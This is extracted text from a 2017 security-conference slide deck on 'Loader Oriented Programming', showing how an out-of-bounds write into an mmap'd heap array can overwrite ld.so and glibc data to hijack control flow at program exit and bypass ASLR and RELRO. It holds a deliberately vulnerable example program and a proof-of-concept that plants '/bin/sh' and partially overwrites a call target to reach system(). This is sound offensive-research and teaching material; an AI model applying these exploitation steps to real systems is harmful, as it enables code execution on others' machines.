



Dynamic Loader Oriented Programming on Linux

Julian Kirsch, Bruno Bierbaumer

Reversing and Offensive-oriented Trends Symposium (ROOTS) 2017

Motivation — Example Program

```
// gcc example.c -pie -fPIC -fstack-protector-all -Wl,-z,relro,-z,now  
-D_FORTIFY_SOURCE=2 -O2
```

```
#include <stdio.h>  
#include <stdlib.h>
```

```
int main(int argc, char **argv)  
{  
    size_t idx = 0; unsigned char val = 0;  
    unsigned char *ptr = malloc(0x20000);  
  
    while (scanf("%zx %hhx", &idx, &val) == 2)  
        ptr[idx] = val;  
  
    return 0;  
}
```

Motivation — Example Program

```
// gcc example.c -pie -fPIC -fstack-protector-all -Wl,-z,relro,-z,now  
-D_FORTIFY_SOURCE=2 -O2
```

```
#include <stdio.h>  
#include <stdlib.h>
```

```
int main(int argc, char **argv)  
{  
    size_t idx = 0; unsigned char val = 0;  
    unsigned char *ptr = malloc(0x20000);  
  
    while (scanf("%zx %hhx", &idx, &val) == 2)  
        ptr[idx] = val;  
  
    return 0;  
}
```



Exploit Mitigations

- Address Space Layout Randomization (ASLR)
 - Position-Independent Executable (PIE)
- Execute Disable (w^x)
- Stack Canaries
- Relocations Read-Only (relro)
- glibc: FORTIFY_SOURCE=2
- glibc: Pointer Encryption
- clang: SafeStack

Exploit Mitigations

- Address Space Layout Randomization (ASLR)
 - Position-Independent Executable (PIE)
- Execute Disable (w^x)
- Stack Canaries
- Relocations Read-Only (relro)
- glibc: FORTIFY_SOURCE=2
- glibc: Pointer Encryption
- clang: SafeStack

Address Space Layout Randomization

- Many memory allocation functions on Linux
 - malloc
 - calloc
 - realloc
 - memalign
 - alloca
 - ...
- Classical way of allocating heap memory:
 - brk - Syscall
- Eventually, most memory is allocated by mmap

mmap

- man 2 mmap

```
void *mmap(void *addr, size_t length, int prot, int flags,  
           int fd, off_t offset);
```

“mmap() creates a new mapping in the virtual address space of the calling process. The starting address for the new mapping is specified in addr. The length argument specifies the length of the mapping.

If **addr is NULL**, then the kernel **chooses the address** at which to create the mapping.”

- Linux implements ASLR here!

mmap Example I — One invocation

```
#include <sys/mman.h>
#include <stdio.h>
#include <unistd.h>

int main(int argc, char **argv)
{
    void *ptr = mmap(NULL, getpagesize(), PROT_READ | PROT_WRITE,
                     MAP_PRIVATE | MAP_ANONYMOUS, -1, 0);
    printf("%p\n", ptr);

    return 0;
}
```


mmap Example II — Randomized pointer values

```
$ for i in $(seq 10); do ./a.out; done
```

```
0x7f168e849000
```

```
0x7f27cac9c000
```

```
0x7fe2394a4000
```

```
0x7f97b030f000
```

```
0x7f27e5d3b000
```

```
0x7f91782e1000
```

```
0x7f408f8f2000
```

```
0x7f22112fe000
```

```
0x7fb79c507000
```

```
0x7fa3104e6000
```

mmap Example III — Hardening for Linux v4.5+

```
# cat /proc/sys/vm/mmap_rnd_bits  
28
```

```
# echo 32 > /proc/sys/vm/mmap_rnd_bits
```

```
$ for i in $(seq 10); do ./a.out; done
```

```
0x769520f96000
```

```
0x7e5a31fcc000
```

```
0x74fd6b195000
```

```
0x70c47c8c3000
```

```
0x7638f0c4b000
```

```
0x75d1612c7000
```

```
0x7b34988f9000
```

```
0x7cf74bb0e000
```

```
0x76b922800000
```

```
0x78f9f50a9000
```

mmap Example IV — Calling mmap multiple times

```
#include <sys/mman.h>
#include <stdio.h>
#include <unistd.h>

int main(int argc, char **argv)
{
    for (int i = 0; i < 0x10; i++) {
        void *ptr = mmap(NULL, getpagesize(), PROT_READ | PROT_WRITE,
                          MAP_PRIVATE | MAP_ANONYMOUS, -1, 0);
        printf("%p\n", ptr);
    }

    return 0;
}
```

mmap Example V — Continuous allocations

```
$ ./a.out
```

```
0x791ec78ef000  
0x791ec78ee000  
0x791ec78ed000  
0x791ec78ec000  
0x791ec78eb000  
0x791ec78ea000  
0x791ec78e9000  
0x791ec78e8000  
0x791ec78e7000  
0x791ec78e6000
```

- Consecutive calls lead to continuously mapped memory

TL;DR: mmap is everywhere ...


```
$ strace -emmap,brk cat /proc/self/maps
```

```
brk(NULL) = 0x62a03a6fb000
mmap(NULL, 12288, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x74d2afef9000
mmap(NULL, 231979, PROT_READ, MAP_PRIVATE, 3, 0) = 0x74d2afec0000
mmap(NULL, 3787104, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_DENYWRITE, 3, 0) = 0x74d2af93c000
mmap(0x74d2afccf000, 24576, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x193000) = 0x74d2afccf000
mmap(0x74d2afcd5000, 14688, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x74d2afcd5000
mmap(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x74d2afebe000
brk(NULL) = 0x62a03a6fb000
brk(0x62a03a71c000) = 0x62a03a71c000
mmap(NULL, 3255744, PROT_READ, MAP_PRIVATE, 3, 0) = 0x74d2af621000
mmap(NULL, 139264, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x74d2afed7000
```

Resulting Memory Map

62a03a4ed000-62a03a4f5000	r-xp	00000000	fd:01	5284808	/bin/cat
62a03a6f4000-62a03a6f5000	r--p	00007000	fd:01	5284808	/bin/cat
62a03a6f5000-62a03a6f6000	rw-p	00008000	fd:01	5284808	/bin/cat
62a03a6fb000-62a03a71c000	rw-p	00000000	00:00	0	[heap]
74d2af621000-74d2af93c000	r--p	00000000	fd:01	14562737	/usr/lib/locale/locale-archive
74d2af93c000-74d2afacf000	r-xp	00000000	fd:01	23084169	/lib/x86_64-linux-gnu/libc-2.24.so
74d2afacf000-74d2afccf000	---p	00193000	fd:01	23084169	/lib/x86_64-linux-gnu/libc-2.24.so
74d2afccf000-74d2afcd3000	r--p	00193000	fd:01	23084169	/lib/x86_64-linux-gnu/libc-2.24.so
74d2afcd3000-74d2afcd5000	rw-p	00197000	fd:01	23084169	/lib/x86_64-linux-gnu/libc-2.24.so
74d2afcd5000-74d2afcd9000	rw-p	00000000	00:00	0	
74d2afcd9000-74d2afcfc000	r-xp	00000000	fd:01	23084165	/lib/x86_64-linux-gnu/ld-2.24.so
74d2afebe000-74d2afec0000	rw-p	00000000	00:00	0	
74d2afed7000-74d2afefc000	rw-p	00000000	00:00	0	
74d2afefc000-74d2afefd000	r--p	00023000	fd:01	23084165	/lib/x86_64-linux-gnu/ld-2.24.so
74d2afefd000-74d2afefe000	rw-p	00024000	fd:01	23084165	/lib/x86_64-linux-gnu/ld-2.24.so
74d2afefe000-74d2afeff000	rw-p	00000000	00:00	0	
7ffc0f760000-7ffc0f781000	rw-p	00000000	00:00	0	[stack]
7ffc0f788000-7ffc0f78b000	r--p	00000000	00:00	0	[vvar]
7ffc0f78b000-7ffc0f78d000	r-xp	00000000	00:00	0	[vdso]

Visualized mmap Behaviour I



Visualized mmap Behaviour II




Back to our Initial Example Program

```
#include <stdio.h>
#include <stdlib.h>


int main(int argc, char **argv)
{
    size_t idx = 0; unsigned char val = 0;
    unsigned char *ptr = malloc(0x20000);

    while (scanf("%zx %hhx", &idx, &val) == 2)
        ptr[idx] = val;

    return 0;
}
```



Back to our Initial Example Program - Multiple Runs



Summary so far

“Given an Out-of-Bounds-Array-Write-Access vulnerability involving a mmap’d array, it is possible to corrupt (among others) any writable data structure in any library in the address space.”

But how do we exploit this?

- Overwrite data structure in glibc to hijack control flow:
 - Imported function in the GOT (yes, glibc imports symbols)
 - But: relro :-(
 - Destructor in the .dtor section of glibc
 - But: relro :-(
 - Writeable global function pointer in .bss of glibc
 - But: Pointer Encryption :-(
 - Function pointer table implementing operations on stdio
 - Writable, but sanity checked in newer glibc versions :-(
 - Memory Management related hooks
 - But ASLR + PIE (Partial override if hook is initialized)
 - Not called in all cases
- But there is not only glibc ...
 - ld.so in (almost) every program address space
 - But ld.so is only executed on startup. :-(

But how do we exploit this?

- Overwrite data structure in glibc to hijack control flow:
 - Imported function in the GOT (yes, glibc imports symbols)
 - But: relro :-(
 - Destructor in the .dtor section of glibc
 - But: relro :-(
 - Writeable global function pointer in .bss of glibc
 - But: Pointer Encryption :-(
 - Function pointer table implementing operations on stdio
 - Writable, but sanity checked in newer glibc versions :-(
 - Memory Management related hooks
 - But ASLR + PIE (Partial override if hook is initialized)
 - Not called in all cases
- But there is not only glibc ...
 - ld.so in (almost) every program address space
 - But ld.so is only executed on startup. :-(
 - ... is it? Let's see what happens on program exit!

The Art of Shutting Down a Program — Normal Way

```
int main(int argc, char **argv)
{
    size_t idx = 0; unsigned char val = 0;
    unsigned char *ptr = malloc(0x20000);

    if (!ptr) {
        puts("malloc failed. Probably out of memory.");
        _exit(EXIT_FAILURE);
    }

    /* Go on with your program ... */
}
```

- Use the `exit_group` syscall and call it a day?
 - But: `.dtors` :-(
 - `__attribute__((constructor)) void final(void) { /* Cleanup */ }`

The Art of Shutting Down a Program — glibc Way

- (optionally) return from main to `__libc_start_main`
- Call `exit()`

The Art of Shutting Down a Program — glibc Way

- (optionally) return from main to `__libc_start_main`
- Call `exit()`
 - Call `__run_exit_handlers`
 - Call `__call_tls_dtors`

The Art of Shutting Down a Program — glibc Way

- (optionally) return from main to `__libc_start_main`
- Call `exit()`
 - Call `__run_exit_handlers`
 - Call `__call_tls_dtors`
 - Call `_dl_fini`
 - Call `rtld_lock_default_lock_recursive`
 - Call `_dl_sort_fini`
 - Call `rtld_lock_default_unlock_recursive`
 - Call `__do_global_dtors_aux`
 - Call `__cxa_finalize`
 - Call `__unregister_atfork`
 - Call `deregister_tm_clones`
 - Call `_fini()`
 - Call `_IO_cleanup()`
 - Call `_IO_flush_all_lockp`
 - Call `_IO_file_setbuf`
 - Call `_IO_default_setbuf`
 - Call `_IO_file_sync`

The Art of Shutting Down a Program — glibc Way

- (optionally) return from main to `__libc_start_main`
- Call `exit()`
 - Call `__run_exit_handlers`
 - Call `__call_tls_dtors`
 - Call `_dl_fini`
 - Call `rtld_lock_default_lock_recursive`
 - Call `_dl_sort_fini`
 - Call `rtld_lock_default_unlock_recursive`
 - Call `__do_global_dtors_aux`
 - Call `__cxa_finalize`
 - Call `__unregister_atfork`
 - Call `deregister_tm_clones`
 - Call `_fini()`
 - Call `_IO_cleanup()`
 - Call `_IO_flush_all_lockp`
 - Call `_IO_file_setbuf`
 - Call `_IO_default_setbuf`
 - Call `_IO_file_sync`
 - Call `_exit`
 - Finally, perform the syscall (`SYS_exit_group`)

The Art of Shutting Down a Program — glibc Way

- (optionally) return from main to `__libc_start_main`
- Call `exit()`
 - Call `__run_exit_handlers`
 - Call `__call_tls_dtors`
 - Call `_dl_fini`
 - Call `rtld_lock_default_lock_recursive`
 - Call `_dl_sort_fini`
 - Call `rtld_lock_default_unlock_recursive`
 - Call `__do_global_dtors_aux`
 - Call `__cxa_finalize`
 - Call `__unregister_atfork`
 - Call `deregister_tm_clones`
 - Call `_fini()`
 - Call `_IO_cleanup()`
 - Call `_IO_flush_all_lockp`
 - Call `_IO_file_setbuf`
 - Call `_IO_default_setbuf`
 - Call `_IO_file_sync`
 - Call `_exit`
- Finally, perform the syscall (`SYS_exit_group`)

ELF → glibc	Indirect, Return (stack)
glibc → glibc	Direct
glibc → glibc	Direct
glibc → glibc	Direct
glibc → loader	Indirect, Mangled
loader → loader	Indirect, Not Mangled
...	...

The Art of Shutting Down a Program — glibc Way

- (optionally) return from main to `__libc_start_main`
- Call `exit()`
 - Call `__run_exit_handlers`
 - Call `__call_tls_dtors`
 - Call `_dl_fini`
 - Call `rtld_lock_default_lock_recursive`
 - Call `_dl_sort_fini`
 - Call `rtld_lock_default_unlock_recursive`
 - Call `__do_global_dtors_aux`
 - Call `__cxa_finalize`
 - Call `__unregister_atfork`
 - Call `deregister_tm_clones`
 - Call `_fini()`
 - Call `_IO_cleanup()`
 - Call `_IO_flush_all_lockp`
 - Call `_IO_file_setbuf`
 - Call `_IO_default_setbuf`
 - Call `_IO_file_sync`
 - Call `_exit`

ELF → glibc	Indirect, Return (stack)
glibc → glibc	Direct
glibc → glibc	Direct
glibc → glibc	Direct
glibc → loader	Indirect, Mangled
loader → loader	Indirect, Not Mangled
...	...



- Finally, perform the syscall (`SYS_exit_group`)

Loader Oriented Programming — Simple Shell

```
0x7ffff7de8d16 <_dl_fini+118>  call qword ptr [rip + 0x21522c]
```



- We saw earlier that `ptr` and `ld.so` have constant distance to each other (`0x59dff0` on a Debian 10 (Buster) test system, to be precise)
- Call target: `0x7ffff7ffd948 = ld.so+0x224948 = ptr+0x7c2938`
 - Nice: `ld.so` and `glibc` share constant distances → Partial override to target system!

- Address of system in glibc:

```
$ nm -D /lib/x86_64-linux-gnu/libc-2.24.so | grep system
```

```
0000000000003f480 W system
```

Loader Oriented Programming — Simple Shell

```
0x7ffff7de8d0f <_dl_fini+111> lea rdi, qword ptr [rip + 0x214c32]
```

```
0x7ffff7de8d16 <_dl_fini+118> call qword ptr [rip + 0x21522c]
```

- We saw earlier that `ptr` and `ld.so` have constant distance to each other (0x59dff0 on a Debian 10 (Buster) test system, to be precise)
- Call target: 0x7ffff7ffd948 = `ld.so`+0x224948 = `ptr`+0x7c2938
 - Nice: `ld.so` and `glibc` share constant distances -> Partial override to target system!
- First argument (`rdi`) = 0x7ffff7ffdf48 = `ptr`+0x7c2f38
 - Nice: The called function is being passed a pointer to the location we control!
- Address of system in `glibc`:

```
$ nm -D /lib/x86_64-linux-gnu/libc-2.24.so | grep system
```

```
0000000000003f480 W system
```

Loader Oriented Programming — Simple Shell

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
```

```
int main(int argc, char **argv) {
    unsigned char *ptr;
    ptr = malloc(0x200000);
    printf("%p\n", ptr);
```

```
/* Overwrite what will end up pointed to by rdi */
```

```
ptr[0x7c2938] = '/'; ptr[0x7c2939] = 'b'; ptr[0x7c293a] = 'i';
ptr[0x7c293b] = 'n'; ptr[0x7c293c] = '/'; ptr[0x7c293d] = 's';
ptr[0x7c293e] = 'h';
```

```
/* Try partial override on the call target */
```

```
ptr[0x7c2f38] = 0x80; ptr[0x7c2f39] = 0xf4; ptr[0x7c2f3a] = 0x03;
```

```
}
```

Note how all “magic” values are, despite the presence of ASLR, constants!

The partial override needs to guess 12 bits.

Demo

Demo

“As far as I can see, a large memory region is allocated with a pointer and the /bin/sh string. It should be explained how this is leveraged in the attack. Further, [the attack probability of 1:4096 is extremely low](#). As such, I fear that the impact of the shown attack is rather low.”

—An anonymous reviewer on an earlier version of the paper


STAND BACK



**I'M GOING TO TRY
SCIENCE**

Bypassing ASLR

64 bit ASLR'd address on Linux:



→ Partial pointer overrides of just the last byte are deterministic

- Layout of ELF files is static → If one address is known, all other symbols within this ELF are known
- If we find a primitive `call (ptr + offset)` where `ptr` is ASLR'd and we control `offset`, we can steer control flow to any instruction sequence in the same ELF

Automating Analysis

- The exit instruction sequence of glibc is extremely long
- Are there any primitives in this sequence that allow bypassing ASLR?
- Manual analysis of all instructions is tedious ...

- Idea:
 - a. Use backwards taint analysis starting from indirect control transfers
 - b. Propagate taint backwards, check which data flows end up in writable memory
 - c. Build a program slice by including only instructions operating on tainted values

- (details on backwards program slicing in the paper and in the source code, see end of presentation)

Loader Oriented Programming — Slice from 1d.so

```

1      mov  r12, qword ptr [rax + 8]
2      mov  rax, qword ptr [rbx + 0x120]
3      add  r12, qword ptr [rbx]
4      mov  rdx, qword ptr [rax + 8]
5      shr  rdx, 3
6      test edx, edx
7      lea  r15d, dword ptr [rdx - 1]
8      jne  loc_a
9      jmp  loc_b
10 loc_a:
11      mov  edx, r15d
12      call qword ptr [r12 + rdx * 8]
13 loc_b:
14      mov  rax, qword ptr [rbx + 0xa8]
15      mov  rax, qword ptr [rax + 8]
16      add  rax, qword ptr [rbx]
17      call rax

```

Goal: Control the value of `rax` in line 17 in a way that allows to bypass ASLR

Observations:

- `rbx` points to writable memory :-)
- `rax` unfortunately not :-)
- `*(rbx)` contains an address
- `rax` is an offset obtained from `*(*(rbx + 0xa8) + 8)`
- `rbx + 0xa8` points to writable memory

Prize Question:

Can we make `*(*(rbx + 0xa8) + 8)` point to an ASLR'd address and adjust `*(rbx)` accordingly?

Loader Oriented Programming — Slice from ld.so


```
struct link_map *l = maps[i];
/* ... */

/* First see whether an array is given. */
if (l->l_info[DT_FINI_ARRAY] != NULL)
{
    ElfW(Addr) *array = (ElfW(Addr) *)
        (l->l_addr + l->l_info[DT_FINI_ARRAY]->d_un.d_ptr);
    unsigned int i = (l->l_info[DT_FINI_ARRAYSZ]->d_un.d_val / 8);
    while (i-- > 0)
        ((fini_t)array[i]) ();
}

/* Next try the old-style destructor. */
if (l->l_info[DT_FINI] != NULL)
    DL_CALL_DT_FINI(l, l->l_addr + l->l_info[DT_FINI]->d_un.d_ptr);
```

Loader Oriented Programming — Normal Execution

Vulnerable Array (rw-)



Data of ld.so (rw-)

```

struct link_map {
    ElfW(Addr) l_addr = 0x55555554000;
    char *l_name;
    ElfW(Dyn) *l_ld;
    struct link_map *l_next;
    struct link_map *l_prev;
    struct link_map *l_real;
    Lmid_t l_ns;
    struct libname_list *l_libname;
    ElfW(Dyn) *l_info[] {
        /* ... */
        [DT_FINI]          = 0x555555754e18,
        /* ... */
        [DT_FINI_ARRAYSZ] = 0x555555754e58,
        /* ... */
    };
} *l;
    
```

Main ELF

ELF Base (r-x):

```

7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
03 00 3e 00 01 00 00 00 80 05 00 00 00 00 00 00
40 00 00 00 00 00 00 00 98 19 00 00 00 00 00 00
    
```

⋮

.dynamic Section (r--):

```

